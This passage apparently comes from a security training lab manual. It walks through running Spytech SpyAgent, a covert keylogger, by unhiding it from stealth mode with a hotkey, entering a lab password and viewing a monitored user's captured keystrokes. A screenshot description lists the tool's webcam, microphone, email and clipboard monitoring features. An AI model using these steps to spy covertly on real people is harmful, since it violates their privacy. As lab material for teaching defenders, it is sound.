
40. To bring **Spytech SpyAgent** out of stealth mode, press they **Ctrl+Shift+Alt+M** keys.

Note: >If you are unable to bring Power Spy out of Stealth Mode by pressing the **Ctrl+Shift+Alt+M** keys, then follow below steps:


- o Click the **Type here to search** icon at the bottom of **Desktop** and type **Keyboard**. Select **On-Screen Keyboard** from the results.
- o **On-Screen Keyboard** appears, long click on **Ctrl** key and after it turns blue, select **Shift** key, **Alt** key and **M** key.

41. The **Enter Access Password** pop-up appears; enter the password from **Step 20** and click **OK**.

Note: Here, the password is **test@123**.



42. The **spytech SpyAgent** window appears; click **KEYBOARD & MOUSE**, and then click **View Keystrokes Log** from the resulting options.



43. **SpyAgent** displays all the resultant keystrokes under the **Keystrokes Typed** section. You can click any of the captured keystrokes to view detailed information in the field below.


Note: The screenshot here might differ from the image on your screen, depending upon the user activities you performed earlier.

The screenshot shows the SpyAgent application window. The left sidebar contains a navigation menu with various monitoring options: Keyboard & Mouse, Windows Viewed, Program Usage, Screenshots, Events Timeline, Files & Documents, Computer Usage, Mic & Webcam, Emails, Website Usage, Internet Activities, Clipboards, and SpyAgent Activity. The main pane is titled "Keystrokes Typed - 5 Entries". It includes a toolbar with Save Log, Save All, Clear, Format, and Actions... buttons. Below the toolbar is a table titled "Select a Keystrokes Log Entry" with four columns: Application, Window Title, Username, and Time. The table lists five entries:

Application	Window Title	Username	Time
explorer.exe	Program Manager	Jason	Tue 4/05/22 @ 6:56:47 AM
iexplore.exe	New tab - Internet Explorer	Jason	Tue 4/05/22 @ 6:59:33 AM
ShellExperienceHost....	Start	Jason	Tue 4/05/22 @ 7:00:24 AM
sysdiag.exe	no title ()	Jason	Tue 4/05/22 @ 7:01:43 AM
*sysdiag.exe		Jason	Tue 4/05/22 @ 7:01:44 AM

